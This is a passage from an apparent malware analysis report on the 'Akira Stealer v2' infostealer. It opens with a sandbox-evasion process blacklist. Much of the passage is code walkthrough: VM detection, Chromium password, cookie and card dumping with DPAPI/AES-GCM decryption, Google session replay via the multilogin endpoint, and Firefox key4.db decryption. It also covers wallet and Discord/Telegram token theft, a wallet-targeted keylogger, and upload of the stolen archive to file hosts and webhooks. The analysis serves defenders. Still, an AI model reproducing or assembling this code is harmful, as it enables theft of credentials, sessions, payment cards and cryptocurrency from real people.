    'fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler',
    'vboxservice', 'df5serv', 'vboxtray', 'vmtoolsd', 'vmwaretray',
    'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice',
    'vmacthlp', 'x96dbg', 'vmsrvc', 'x32dbg', 'vmusrvc', 'prl_cc',
    'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol',
    'ksdumperclient', 'ksdumper', 'joeboxserver', 'vmwareservice',
    'discordtokenprotector', 'glasswire', 'requestly'
)
```

Core Detection Methods

```
 @staticmethod
def checkUUID() -> bool:
    """WMIC hardware UUID against known VM IDs."""
    try:
        raw = subprocess.run(
            "wmic csproduct get uuid",
            shell=True, capture_output=True
        ).stdout.splitlines()[2].decode(errors='ignore').strip()
    except:
        raw = ""
    return raw in VmProtect.BLACKLISTED_UUIDS

@staticmethod
def checkComputerName() -> bool:
    """ENV %COMPUTERNAME% in VM name list."""
    return os.getenv("computername", "").lower() in VmProtect.BLACKLISTED_COMPUTERNAMES

@staticmethod
def checkUsers() -> bool:
    """Current login username in VM users list."""
    return os.getlogin().lower() in VmProtect.BLACKLISTED_USERS

@staticmethod
def checkHosting() -> bool:
    """Query ip-api.com/hosting → 'true' indicates cloud VM."""
    http = PoolManager(cert_reqs="CERT_NONE")
    try:
        return http.request(
            'GET', 'http://ip-api.com/line/?fields=hosting'
        ).data.decode().strip() == 'true'
    except:
        return False

@staticmethod
def checkHTTPSimulation() -> bool:
    """
    Attempt TLS to random subdomain.
    Failure → possible HTTPS interception/sandbox.
    """
    http = PoolManager(cert_reqs="CERT_NONE", timeout=1.0)
    try:
        http.request('GET', f'https://blank-{Utils.GetRandomString()}.in')
        return True
    except:
        return False

@staticmethod
def checkRegistry() -> bool:
    """
    Look for VirtualBox/VMware in:
```

```
    - Registry driver entries
    - Video card name via WMIC
    - Presence of VM-specific folders
    """
    r1 = subprocess.run(
        "REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class"
        "\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc 2",
        shell=True, capture_output=True
    )
    r2 = subprocess.run(
        "REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class"
        "\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2",
        shell=True, capture_output=True
    )
    gpu = any(
        x.lower() in subprocess.run(
            "wmic path win32_VideoController get name",
            shell=True, capture_output=True
        ).stdout.decode().splitlines()[2].lower()
        for x in ("virtualbox", "vmware")
    )
    dirs = any(os.path.isdir(d) for d in ('D:\\Tools','D:\\OS2','D:\\NT3X'))
    return (r1.returncode != 1 and r2.returncode != 1) or gpu or dirs

@staticmethod
def killTasks() -> None:
    """Continuously terminate known analysis processes."""
    Utils.TaskKill(*VmProtect.BLACKLISTED_TASKS)
```

7.3.13 Execution & Abort Logic

1. **Initialization:** Within the `Akira.__init__()` constructor, the malware immediately invokes `VmProtect.isVM(1)` to perform quick, low-overhead virtualization checks (e.g., hostname, user, HTTPS simulation).
2. **Deep Inspection:** If the initial test passes, it calls `VmProtect.isVM(2)`, triggering more comprehensive checks, including hardware UUID validation, hosting detection via `ip-api.com`, and registry artifact scanning.
3. **Abort Path:** If any check returns `True`, indicating a virtual or analysis environment, the code executes `sys.exit()`, terminating execution before any data collection or exfiltration routines.

7.3.14 Conclusion

The `VmProtect` module in *Akira Stealer v2* demonstrates a layered defense against analysis, leveraging both local system fingerprints and network-based heuristics. By understanding and instrumenting these precise checks, defenders can turn the tables and detect such evasive malware in operational environments.

7.4 Browser Data Exfiltration

One of the core objectives of Akira Stealer v2 is the large-scale extraction of sensitive browser-stored data. The malware implements tailored modules to target both **Chromium-based** and **Gecko-based (Firefox)** browsers. Its capabilities

include the extraction and decryption of saved passwords, cookies, credit card data, autofill entries, and even session tokens that can be repurposed for full account hijacking.

1. Workspace Setup

```
 client_dir = Utils.get_temp_folder()  # e.g., C:\Windows\Temp\DESKTOP-1234
os.makedirs(client_dir, exist_ok=True)
for sub in ("Passwords","Cookies","CreditCards","History","Autofill","Wallets"):
    os.makedirs(os.path.join(client_dir, sub), exist_ok=True)
```

- Creates a disposable staging area under the system temp directory, named after the victim's machine (%TEMP%\DESKTOP-), ensuring all exfiltrated artifacts are consolidated in one easily archiveable location.
- Isolates data by type: six dedicated subfolders (Passwords, Cookies, CreditCards, History, Autofill, Wallets) prevent naming collisions and simplify later zipping—each extraction routine writes only into its own folder.
- Idempotent directory creation uses exist_ok=True so if the malware re-runs (e.g., on reboot or persistence), it won't crash or overwrite existing data—new items simply append into the same structure.
- Facilitates selective cleanup: once upload and notification are complete, the stealer can call Utils.clear_client_folder() to recursively delete only its own workspace, leaving no residual files behind.
- Sets the stage for parallel extraction threads: by pre-creating all targets, background threads harvesting browser credentials, cookies, autofills, crypto-wallet data, etc., can immediately write results without additional checks, minimizing overhead and reducing the window for defensive hooks to detect unexpected file I/O.

2. Supported Browsers

- **Chromium-based**
  - Google Chrome (Stable & SxS)
  - Microsoft Edge
  - Brave Browser
  - Opera & Opera GX
  - Chromium
  - Comodo Dragon
  - Epic Privacy Browser
  - Iridium Browser
  - UR Browser
  - Vivaldi Browser
  - Yandex Browser
  - Slimjet, Amigo, Torch, Kometa, Orbitum, CentBrowser, 7Star, Sputnik, Uran
- **Firefox-based** (via `GeckoDriver`)
  - Mozilla Firefox
  - Waterfox
  - Pale Moon

  Akira dynamically locates user profiles using environment variables and well-known directory structures:

  ```
  user_path = os.path.join(os.getenv("LOCALAPPDATA"), "Google", "Chrome", "User Data")
  ```

It recursively checks for available browser profiles (e.g. `Default`, `Profile 1`, etc.) and targets SQLite databases within those paths.

Data Type	Source File	Notes
Saved Passwords	`Login Data` (Chromium)	Decrypted via DPAPI or AES-GCM (post Chromium v80)
Cookies	`Cookies`	Can include session tokens, especially for Google/Facebook accounts
Autofill Data	`Web Data`	Addresses, emails, phone numbers, etc.
Credit Cards	`Web Data`	Encrypted; requires master key
Session Tokens	In-memory & cookies	Includes Gmail, Google accounts, and Discord OAUTH replay
History & URLs	`History`, `Visited Links`	Were also exfiltrated to the attacker

3. Extraction Modules When malware authors target browsers, their primary treasure troves are the various SQLite databases where Chrome, Firefox, and their kin store credentials, cookies, history, and autofill entries. astor.py stitches together lightweight Python and native APIs to methodically pluck every piece of data—and even replay live OAuth sessions—without leaving a trace. Below is an in-depth, module-by-module tour, verbatim from the code.

7.4.2 Password Dumper (`Chromium.GetPasswords`)

This module systematically searches through all Chromium-based browser profiles to extract saved login credentials. By targeting the Login Data SQLite database, it retrieves usernames and encrypted passwords, then uses the platform's encryption key (retrieved via DPAPI or AES-GCM) to decrypt them into cleartext. These credentials are highly valuable for post-compromise pivoting or account takeover.

```
for root, _, files in os.walk(self.BrowserPath):
   for file in files:
       if file.lower() == "login data":
           # Copy DB → open → extract rows
           results = cursor.execute(
               "SELECT origin_url, username_value, password_value FROM logins"
           ).fetchall()
           for url, user, pwd_blob in results:
               clear_pwd = self.Decrypt(pwd_blob, encryptionKey)
               passwords.append((url, user, clear_pwd))
```

- **Locates** every `Login Data` SQLite database under the browser's `User Data` folder.
- **Copies** to a temp file to avoid browser locks.
- **SQL Query**: `SELECT origin_url, username_value, password_value FROM logins`.
- **Decrypts** each `password_value` blob via AES-GCM (`v10` / `v11`) or Windows DPAPI fallback.
- **Writes** output to `Passwords/<BrowserName> Passwords.txt`.

7.4.3 Credit Card Dumper (`Chromium.GetCreditCards`)

Here, the stealer accesses stored credit card data from each browser profile's Web Data file. It focuses on extracting expiration details and encrypted credit card numbers, which are then decrypted with the same logic as passwords. Although CVV codes are typically not stored, the recovered information can still be misused for card-not-present fraud.

```
 results = cursor.execute(
    "SELECT expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
).fetchall()
for month, year, enc_cc in results:
    cc_number = self.Decrypt(enc_cc, encryptionKey)
    ccs.append((cc_number, month, year))
```

- **Targets** the `Web Data` SQLite stores under each profile.
- **SQL Query**: `SELECT expiration_month, expiration_year, card_number_encrypted FROM credit_cards`.
- **Decrypts** `card_number_encrypted` exactly like the password blobs.
- **Outputs** to `CreditCards/<BrowserName> CreditCards.txt`.

7.4.4 Cookie Dumper (`Chromium.GetCookies`)

Cookies, especially session cookies, are prime targets for account hijacking without passwords. This module dumps all cookie files across profiles, decrypts them, and collects essential metadata like domain, name, and expiration. Combined with fingerprinting, these cookies can enable seamless replay attacks on authenticated services.

```
 results = cursor.execute(
    "SELECT host_key, name, path, encrypted_value, expires_utc FROM cookies"
).fetchall()
for host, name, path, blob, expiry in results:
    cookie_val = self.Decrypt(blob, encryptionKey)
    cookies.append((host, name, path, cookie_val, expiry))
```

- **Scans** every `Cookies` SQLite database.
- **Selects** `host_key, name, path, encrypted_value, expires_utc`.
- **Decrypts** each `encrypted_value` blob to reveal the actual cookie string.
- **Saves** into `Cookies/<BrowserName> Cookies.txt`.

7.4.5 Google Session Dumper (`Chromium.dump_google_sessions`)

One of the more advanced components, this routine decrypts stored OAuth tokens from the token_service table. By replaying them via Google's multilogin endpoint, the malware can regenerate active session cookies—allowing attackers to hijack Google accounts without credentials. This illustrates how access tokens have become prime targets in modern stealers.

```
 cursor.execute("SELECT service, encrypted_token FROM token_service")
for service, blob in cursor.fetchall():
    iv = blob[3:15]
    ciphertext = blob[15:-16]
```

```
    cipher = AES.new(secret_key, AES.MODE_GCM, iv)
    token = cipher.decrypt(ciphertext).decode()
    # Replays via POST to OAuth endpoint
    response = requests.post(
        "https://accounts.google.com/oauth/multilogin",
        headers={"Authorization": f"MultiBearer {token}:{service_id}"},
        data={"source": "com.google.Drive"}
    )
    save each account’s cookies to file
```

- **Fetches** `service` and raw `encrypted_token` from `Web Data` clone.
- **AES-GCM decryption** using the browser’s `Local State` key.
- **Replays** decrypted tokens in a POST to Google’s `multilogin` API to reconstruct valid OAuth cookies.
- **Writes** per-account session files under `Cookies/<display_email> Google Session.txt`.

7.4.6 History Dumper (`Chromium.GetHistory`)

This function extracts browsing history entries including URL, title, and visit frequency. Beyond privacy invasion, this data helps attackers understand victim behavior, identify high-value targets (e.g., banking portals), or tailor social engineering payloads.

```
 results = cursor.execute(
    "SELECT url, title, visit_count, last_visit_time FROM urls"
).fetchall()
history.sort(key=lambda x: x[3], reverse=True)
return [(url, title, count) for url, title, count, _ in history]
```

- **Selects** `url, title, visit_count, last_visit_time` from every `History` DB.
- **Sorts** entries by `last_visit_time` descending.
- **Outputs** `History/<BrowserName> History.txt`.

7.4.7 Autofill Dumper (`Chromium.GetAutofills`)

Autofill entries—like addresses, names, emails, and sometimes payment-related data—are scraped from the browser’s Web Data storage. These values may not seem critical, but when aggregated, they offer a rich profile of the victim’s identity and behavior.

```
 results = cursor.execute(
    "SELECT name, value FROM autofill"
).fetchall()
for field, value in results:
    autofills.append((field.strip(), value.strip()))
```

- **Fetches** form-fill entries: `name, value` from the `web data` file.
- **Writes** out as `Autofill/<BrowserName> Autofill.txt`.

7.4.8 Firefox Profile Grabber (`GeckoDriver` & `grabFirefoxProfiles`)

Unlike the granular Chromium routines, this function opts for a broad approach: it compresses the entire Firefox profile directory—including saved logins, cookies, and bookmarks—and exfiltrates it wholesale. This ensures attackers can analyze or extract data offline, bypassing decryption hurdles with known NSS tooling.

```
with zipfile.ZipFile(zip_path, 'w') as zipf:
    for root, dirs, files in os.walk(source_path):
        zipf.write(each file)
# Upload via GoFile/File.io, then POST via attacker webhooks
```

- **Zips** the entire `%APPDATA%\Mozilla\Firefox\Profiles` directory.
- **Names** it `%TEMP%\<ComputerName>_Firefox_profiles.zip` and sends the download link over the same webhook channels.
- **Also** invokes the same SQLite-based extraction functions (`logins.json`, `cookies.sqlite`, `places.sqlite`) against each Firefox profile using the NSS decryption routines already present.

Astor.py orchestrates a comprehensive browser compromise by systematically harvesting every credential and session artifact across Chromium-based and Firefox clients. It locates and safely copies each SQLite store— `Login Data`, `Web Data`, `Cookies`, `History`, and `autofill` —then runs targeted SQL queries to extract URLs, usernames, passwords, credit-card details, cookies, browsing history, and form-fill entries. Passwords and payment data are decrypted via AES-GCM (or Windows DPAPI fallback), while cookies are similarly unwrapped to reveal their plaintext values. For Google accounts, encrypted OAuth tokens from `token_service` are decrypted and replayed against the `multilogin` API to regenerate live session cookies. Finally, Firefox profiles are archived wholesale (including `logins.json`, `cookies.sqlite`, and `places.sqlite`) and delivered as ZIPs, ensuring no artifact is left behind. This end-to-end pipeline runs silently under `%TEMP%\<ComputerName>`, producing neatly organized output files for every data category.

7.5 Decryption Logic

Modern browsers like Chrome and Edge encrypt sensitive data—such as passwords, cookies, and credit card details—before storing them locally. Akira includes built-in decryption routines tailored to handle both legacy and current Chromium encryption methods. This ensures it can extract cleartext data regardless of the system's patch level or browser version.

At the core of this process is the extraction and decryption of the browser's master encryption key, stored in a file called Local State. Depending on the browser version and Windows build, Akira dynamically selects the appropriate decryption method:

DPAPI (Data Protection API) is used on older systems, where Chrome stores secrets protected by the current user's Windows credentials.

AES-GCM is used on modern Chromium builds, where a randomly generated master key is itself encrypted with DPAPI, then used for in-app encryption of user data.

By first decrypting the Local State master key, Akira gains the ability to unlock all browser secrets—paving the way for extracting credentials, tokens, cookies, and more.

Key extraction

```
 local_state_path = os.path.join(user_path, "Local State")
with open(local_state_path, "r", encoding="utf-8") as f:
    local_state = json.load(f)
master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
```

Decryption (AES-GCM):

```
 nonce = value[3:15]
ciphertext = value[15:-16]
tag = value[-16:]
cipher = AES.new(aes_key, AES.MODE_GCM, nonce=nonce)
decrypted = cipher.decrypt_and_verify(ciphertext, tag)
```

If fallback to DPAPI is needed (on older systems), it uses `win32crypt.CryptUnprotectData()`.

Explanation of `decrypt_password_blob`: This function demonstrates how Akira Stealer decrypts each saved password value from Chromium-based browsers. It handles two cases:

1. **Windows DPAPI blobs** (older or non-GCM encrypted data): Falls back to the system call `CryptUnprotectData`, which uses the user's Windows credentials to decrypt.
2. **AES-GCM encrypted blobs** (Chrome v10/v11 format): Parses the version header, extracts the IV and authentication tag, and uses the `cryptography` library to decrypt the payload securely.

```
 from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend



def decrypt_password_blob(buffer: bytes, key: bytes) -> str:
    """
    Decrypts a Chrome password blob using either DPAPI or AES-GCM.

    Parameters:
    - buffer: raw encrypted blob from the `password_value` field
    - key: the master AES key retrieved via DPAPI from Local State

    Returns:
    - Decrypted UTF-8 plaintext password
    """
    # 1) DPAPI fallback for non-AES-GCM blobs
    if not buffer.startswith((b'v10', b'v11')):
        # Uses Windows CryptUnprotectData under the hood
        return CryptUnprotectData(buffer)

    # 2) AES-GCM decryption for Chrome v10/v11 format:
    # Bytes layout:
    # [0:3]    = version header ('v10'/'v11')
    # [3:15]   = initialization vector (IV)
    # [15:-16] = ciphertext payload
```

```
    # [-16:]   = GCM authentication tag
    iv = buffer[3:15]
    ciphertext = buffer[15:-16]
    tag = buffer[-16:]

    # Initialize AES-GCM cipher with extracted IV and tag
    cipher = Cipher(
        algorithms.AES(key),
        modes.GCM(iv, tag),
        backend=default_backend()
    )
    decryptor = cipher.decryptor()

    # Perform decryption; raises if authentication fails
    plaintext = decryptor.update(ciphertext) + decryptor.finalize()

    # Decode to UTF-8, ignoring any stray errors
    return plaintext.decode('utf-8', errors='ignore')
```

7.6 Session Token Hijacking

Akira doesn't stop at passive data collection—it actively hijacks live session tokens to impersonate victims in real time. After extracting encrypted tokens from browser storage, it reconstructs the required authorization header and replays a **MultiLogin** request against Google's OAuth endpoint. The code snippet below illustrates this process:

```
 # Build SAPISIDHASH header for Google services
origin = "https://accounts.google.com"
timestamp = int(time.time())
# Compute SHA1 of "timestamp origin SAPISID"
payload = f"{timestamp} {origin} {sap_id_cookie}".encode()
signature = hashlib.sha1(payload).hexdigest()
headers = {
    "Authorization": f"SAPISIDHASH {timestamp}_{signature}",
    "Content-Type": "application/json"
}
# Replay MultiLogin to fetch valid session cookies
response = requests.post(
    "https://accounts.google.com/accounts/multilogin",
    headers=headers,
    json={"continue": "https://mail.google.com"}
)
if response.status_code == 200:
    # Victim's cookies now present in response.cookies
    hijacked_cookies = response.cookies
```

By replaying this request, Akira can impersonate the user's Gmail, Drive, or any other Google service protected by a valid session—no credentials required. This technique leverages Google's own token acceptance logic, making it nearly indistinguishable from legitimate client behavior.

7.7 Firefox Decryption

Gecko-based browsers like Firefox encrypt saved credentials and cookies using a master key stored in `key4.db`. Akira includes a stripped-down decryption routine mirroring Mozilla's NSS logic, handling both 3DES and AES-CBC variants without triggering the master password prompt. Example usage:

```
 # Load global Salt and encrypted item from key4.db
db = sqlite3.connect(profile_path + "/key4.db")
cursor = db.cursor()
cursor.execute("SELECT item1, item2 FROM metadata WHERE id = 'password'")
global_salt, item2 = cursor.fetchone()

# Decode DER structure and derive key
decoded, _ = der_decode(item2)
entry_salt = decoded[0][1][0].asOctets()
cipher_text = decoded[1].asOctets()
# Derive 3DES key
key = derive_3des_key(global_salt, master_password, entry_salt)
iv = decoded[0][1][1].asOctets()
# Decrypt credentials
cipher = DES3.new(key, DES3.MODE_CBC, iv)
clear_password = unpad(cipher.decrypt(cipher_text))

print("Decrypted Firefox password:", clear_password)
```

With this routine, Akira can transparently dump `logins.json`, `cookies.sqlite`, and `places.sqlite` for each Firefox profile, writing the decrypted output to:

```
 Passwords/Firefox_<ProfileName> Passwords.txt
Cookies/Firefox_<ProfileName> Cookies.txt
History/Firefox_<ProfileName> History.txt
```

This approach sidesteps user-level master password checks, giving the stealer unfettered access to all stored credentials.*

4. File Structure & Naming

```
 <ComputerName>.zip
└──── <ComputerName>\
    ├──── Passwords\
    │    ├──── Chrome Passwords.txt
    │    ├──── Edge Passwords.txt
    │    └──── …
    ├──── Cookies\
    │    ├──── Chrome Cookies.txt
    │    ├──── Edge Cookies.txt
    │    ├──── user@example.com Google Session.txt
    │    └──── …
    ├──── CreditCards\
```

```
    │     ├──── Chrome CreditCards.txt
    │     └──── ...
    ├──── History\
    │     ├──── Chrome History.txt
    │     └──── ...
    ├──── Autofill\
    │     ├──── Chrome Autofill.txt
    │     └──── ...
    └──── Wallets\
          ├──── Firefox_Default_profiles.zip
          ├──── Firefox_Profile1_profiles.zip
          └──── ...
```

- Each `.txt` begins with a consistent header (`<================[Akira Stealer v2]>================>`) and separator line (`====…====`).
- On-disk ZIP: `%TEMP%\<ComputerName>.zip`.
- C&C filename label: `Akira-<username>.zip`.

5. Exfiltration & Cleanup

```
 url = Webhook.uploadToGofile(zip_path)
if not url:
    url = Webhook.uploadFileio(zip_path) or Webhook.uploadToOshiAt(zip_path)
Webhook.sendDataTG(zip_path, chatId, startup)
Utils.clear_client_folder()
```

- **Primary Channel (GoFile.io):** The malware first attempts to upload the ZIP archive containing all stolen artifacts to GoFile.io, parsing the JSON response for a `downloadPage` URL that grants the attacker direct access to the archive.
- **Automatic Fallbacks:** Should the GoFile endpoint fail (network timeout, rate limit, etc.), the code seamlessly falls back to `file.io`, and if that too returns an empty link, finally to `oshi.at`. Both alternatives are invoked without raising exceptions, ensuring that one of the three services will always be tried in succession.
- **Webhook Reporting:** Once a URL (or an empty string on persistent failure) is determined, `Webhook.sendDataTG(...)` is called, packaging together the download link, machine identifiers (`chatId`, `startup` flag) and all category counts (passwords, cookies, autofills, wallets) into a single Discord or Telegram message.
- **Immediate Cleanup:** After reporting, `Utils.clear_client_folder()` recursively deletes the entire temporary workspace and the ZIP file itself, leaving no trace of the harvested data or the archive on disk.

> **Failure Resilience:**
>
> - All upload routines return `""` on failure instead of throwing, guaranteeing the code flow continues.
> - Even if every service is unreachable, the malware still transmits a webhook report (albeit with a missing link) before erasing local artifacts, minimizing forensic remnants unless the process crashes unexpectedly.

6. Robustness & Error Handling

- **Granular Exception Handling:** Every file system interaction—be it `shutil.copy`, SQLite queries, or ZIP operations—is wrapped in `try/except` blocks. When an error occurs (locked DB, permission denied, malformed record), the exception is caught and logged via `Akira.logErrorTg()`, and execution continues, isolating the failure to that specific file or module.
- **Threaded Isolation per Browser:** The extraction routines for each supported browser run in their own thread. This multi-threaded design ensures that a crash or deadlock in one browser's extraction (e.g., corrupt profile, missing key) does not halt or delay the analysis of other browsers.
- **Silent Fallbacks & Defaults:** Many auxiliary routines, such as uploading to alternate file hosts, checking remote resources, or spawning subprocesses, employ nested `try/except` without surface-level alerts—maximizing stealth. Default values (empty strings, booleans) are chosen to keep the flow uninterrupted and remove obvious error conditions.
- **Mutex & Startup Guards:** A named mutex (`1qsMlseJplTlArIF14f`) prevents multiple instances, while registry checks and `Utils.CreateMutex()` protect against concurrent runs, providing additional stability during real-world deployment.

7.8 Wallet and Token Exfiltration

In this phase, Akira Stealer v2 performs the most comprehensive sweep for cryptocurrency credentials and session tokens, spanning browser extensions, desktop wallets, messaging tokens, and live keylogging. It executes in parallel threads, ensuring no vector is missed. Below is a step-by-step, code-backed deep dive.

7.8.1 Browser Extension Wallets

Targets: Over 80 extensions across popular browsers, including MetaMask, Phantom, Trust Wallet, Coinbase Wallet, Solflare, Exodus, Binance Chain Wallet, Keplr, Nami, TronLink, Rabby, Talisman, and more.

```
 # Hardcoded list of extension IDs and human-friendly names
walletsExtensions = [
    ["MetaMask",        "nkbihfbeogaeaoehlefnkodbefgpgknn"],
    ["Phantom",         "bfnaelmomeimhlpmgjnjophhpkkoljpa"],
    ["TrustWallet",     "egjidjbpglichdcondbcbdnbeeppgdph"],
    ["CoinbaseWallet",  "hfhmhopkfngkjcalldmaepmpilmjjemb"],
    ["Solflare",        "bhhhlbepdkbapadjdnnojkbgioiodbic"],
    ["BinanceChain",    "fhbohimaelbohpjbbldcngcnapndodjp"],
    ["Keplr",           "dmkamcknogkgcdfhhbddcghachkejeap"],
    ["Nami",            "lpfcbjknijpeeillifnkikgncikgfhdo"],
    ["Talisman",        "fijngjgcjhjmmpcmkeiomlglpeiijkld"],
    ["TronLink",        "ibnejdfjmmkpcnlpebklmnkoeoihofec"],
    # ... plus dozens more mapped in code
]
# Extraction loop for each browser profile
for browser_name, (user_data, proc_name) in paths.items():
    base = os.path.join(user_data, "Default", "Local Extension Settings")
    for ext_name, ext_id in walletsExtensions:
        src = os.path.join(base, ext_id)
        if os.path.isdir(src):
            dest = os.path.join(Utils.get_temp_folder(), "Wallets", f"{ext_name}_{browser_name}")
```

```
            shutil.copytree(src, dest, dirs_exist_ok=True)
            data.ext_wallets_count += 1
```

- **Files copied**: Extension-specific IndexedDB, LevelDB, JSON and config files containing encrypted keys, seed phrases, login credentials.
- **Outcome folder**: `Wallets/MetaMask_Chrome/`, `Wallets/Phantom_Edge/`, etc.

7.8.2 Desktop Wallet Applications

Targets: Major desktop clients such as Electrum, Exodus, Atomic Wallet, Guarda, Rabby, Coinomi, Zcash, Armory, Bytecoin, Jaxx, Coinomi, etc.

```
 walletsDesktop = [
    ["Electrum",     os.path.join(os.getenv('APPDATA'), "Electrum", "wallets")],
    ["Exodus",       os.path.join(os.getenv('APPDATA'), "Exodus", "exodus.wallet")],
    ["AtomicWallet", os.path.join(os.getenv('LOCALAPPDATA'), "atomic", "Local Storage", "leveldb")],
    ["Guarda",       os.path.join(os.getenv('APPDATA'), "Guarda", "Local Storage", "leveldb")],
    ["Rabby",        os.path.join(os.getenv('APPDATA'), "rabby-desktop")],
    ["Coinomi",      os.path.join(os.getenv('APPDATA'), "Coinomi", "wallets")],
]
for name, path in walletsDesktop:
    if os.path.isdir(path):
        Utils.TaskKill(name.lower())
        dest = os.path.join(Utils.get_temp_folder(), "Wallets", name)
        shutil.copytree(path, dest, dirs_exist_ok=True)
        data.desktop_wallets_count += 1
```

- **Data stolen**: Keystore files (`*.dat`, `*.json`), private key exports, wallet configuration and transaction history.
- **Benefit**: Offline wallet contents usable by the attacker to authorize transactions.

7.8.3 Discord Token Harvest

Discord tokens are authentication artifacts—essentially long-lived bearer tokens—that can grant full access to a user's account without requiring their credentials or MFA. Akira exploits this by scanning browser and app data folders for tokens stored by various Discord clients, including Discord Stable, Canary, PTB (Public Test Build), and even modified forks like Lightcord.

The technique targets LevelDB files under the application's Local Storage, where authentication tokens often remain in plaintext. Using regular expressions, the malware scans these .log and .ldb files for patterns that match either regular user tokens or MFA-enabled tokens.

To increase reliability and reduce noise, Akira includes a validation step: it sends a test request to Discord's /users/@me endpoint using each harvested token. Only tokens that successfully authenticate (HTTP 200) are exfiltrated via webhook—typically to a Discord channel under attacker control.

This method allows attackers to hijack Discord accounts in real time, impersonate the victim, scrape DMs and guilds, or deploy further malware through social engineering—all without triggering login alerts.

```
 import re, requests
patterns = [
    r"[\w-]{24}\.[\w-]{6}\.[\w-]{27,100}",  # User tokens
    r"mfa\.[\w-]{84,100}"                      # MFA tokens
]
def harvest_discord(base, webhook_url):
    db_dir = os.path.join(base, "Local Storage", "leveldb")
    for file in os.listdir(db_dir):
        if file.endswith(('.log', '.ldb')):
            for line in open(os.path.join(db_dir, file), errors='ignore'):
                for pat in patterns:
                    for token in re.findall(pat, line):
                        # Verify token
                        h = {"Authorization": token}
                        r = requests.get("https://discordapp.com/api/v9/users/@me", headers=h)
                        if r.status_code == 200:
                            uname = r.json()["username"] + "#" + r.json()["discriminator"]
                            payload = {"content": f"**Discord** {uname}: `{token}`"}
                            requests.post(webhook_url, json=payload)
```

- **Validation**: Only posts valid tokens, preventing stale JWTs from being sent.

7.8.4 Telegram Session Files

Targets: Telegram Desktop/TData

```
def steal_telegram(tdata_path, dest_root):
   if os.path.exists(tdata_path):
       Utils.TaskKill("telegram.exe")
       dest = os.path.join(dest_root, "Wallets", "Telegram")
       shutil.copytree(tdata_path, dest, dirs_exist_ok=True)
       data.has_telegram = True
```

- **Files**: `tdata` folder containing session keys, `D877F...` folder with secret/unsecret files.
- **Use**: Load into attacker's Telegram client for full account access.

7.8.5 Live Wallet Keylogging

Cryptocurrency wallets are prime targets for modern info-stealers. Akira includes a live keylogger tailored specifically to steal wallet credentials such as seed phrases, private keys, and passwords at the moment of entry. Unlike generic keyloggers, this one activates only when a known wallet window is detected, dramatically reducing noise and increasing efficiency.

The module monitors active window titles and compares them against a hardcoded list of popular wallet apps like MetaMask, Phantom, Atomic Wallet, and others. Once a matching window is in focus, it begins recording keystrokes via system-wide keyboard hooks. When the user presses Enter, the module immediately captures the current clipboard contents—knowing that users often copy secrets during wallet setup or login—and sends both the typed input and clipboard data to the attacker's webhook. This approach is extremely effective because it combines two attack vectors:

- Context-aware keylogging, to capture sensitive wallet inputs only when relevant.
- Clipboard hijacking, to extract copied recovery phrases or destination addresses before they're pasted.

Together, these methods allow attackers to silently compromise wallets in real time, even without browser access or file exfiltration.

```
 import keyboard, pyperclip

class WalletKeylogger:
    def __init__(self, wallet_titles):
        self.buf = ""
        keyboard.on_release(self.capture)
        self.wallet_titles = wallet_titles

    def capture(self, event):
        title = pygetwindow.getActiveWindow().title
        if any(w in title for w in self.wallet_titles):
            if event.name == 'enter':
                data = f"Keys:{self.buf}\nClip:{pyperclip.paste()}"
                send_to_webhook(data)
                self.buf = ""
            else:
                self.buf += event.name
```

- **Trigger list**: Window titles including "MetaMask", "Phantom", "Atomic Wallet", etc.
- **Clipboard**: Captures copied seeds or private keys.

7.8.6 Packaging & Exfiltration

After collecting browser data, credentials, wallet information, and tokens, Akira proceeds to consolidate and exfiltrate the loot in a highly automated and stealthy manner. This stage marks the final step in the infection chain, and it's optimized for reliability and minimal forensic footprint. First, all collected data—including browser dumps, logs, and keylogged wallet information—is compressed into a ZIP archive. This ensures the full dataset can be transferred as a single payload. The archive is then uploaded to multiple public file-sharing services such as GoFile, File.io, or Oshi.at, depending on availability. These platforms provide anonymous, temporary hosting, and are often used to bypass corporate firewalls or reputation-based blocking. A structured report is simultaneously generated and sent to the attacker via a Discord or Telegram webhook. It includes summary statistics—how many wallets were found, how many tokens were valid, and a direct link to the stolen data. This gives attackers a quick overview of the target's value without opening the archive.

Finally, the malware deletes the temporary folder and the archive from disk, effectively removing local forensic evidence. By the time a defender discovers the infection, the data is already gone—and often irretrievable.

```
 # 1) ZIP everything (including Wallets folder)
zip_path = shutil.make_archive(Utils.get_temp_folder(), 'zip', Utils.get_temp_folder())
# 2) Attempt upload to primary & fallback services
url = Webhook.uploadToGofile(zip_path) or Webhook.uploadFileio(zip_path) or Webhook.uploadToOshiAt(zip_path)
# 3) Report summary
embed = {
```

```
    "title": "💰 Wallet & Token Exfiltration Report",
    "fields": [
        {"name": "Extension Wallets", "value": data.ext_wallets_count},
        {"name": "Desktop Wallets",   "value": data.desktop_wallets_count},
        {"name": "Discord Tokens",    "value": len(valid_tokens)},
        {"name": "Telegram Sessions", "value": data.has_telegram},
        {"name": "Archive Link",      "value": url or "[upload failed]"},
    ]
}
Webhook.sendDataTG(Utils.get_temp_folder(), chatId, startup)
# 4) Cleanup local folder & ZIP
Utils.clear_client_folder()
```

7.9. Discord and Telegram Token Theft (Class: `Discord`)

Akira Stealer v2's **Discord** class executes a highly parallelized, multi-stage process to harvest both Discord authorization tokens and Telegram session data. Below, we dissect each component with precise code references and illustrative examples.

7.9.1 Initialization & Path Enumeration

Upon instantiation, the constructor builds two sets of target paths:

```
 # Discord client LevelDB directories
discord_paths = [
    [f"{self.ROAMING}/Discord", "/Local Storage/leveldb"],
    [f"{self.ROAMING}/Lightcord", "/Local Storage/leveldb"],
    ...
]

# Chromium-based browser LevelDB directories
browserPaths = [
    [f"{self.ROAMING}/Opera Software/Opera GX Stable", "opera.exe", "/Local Storage/leveldb", ...],
    [f"{self.LOCAL}/Google/Chrome/User Data", "chrome.exe", "/Default/Local Storage/leveldb", ...],
    ...
]
```

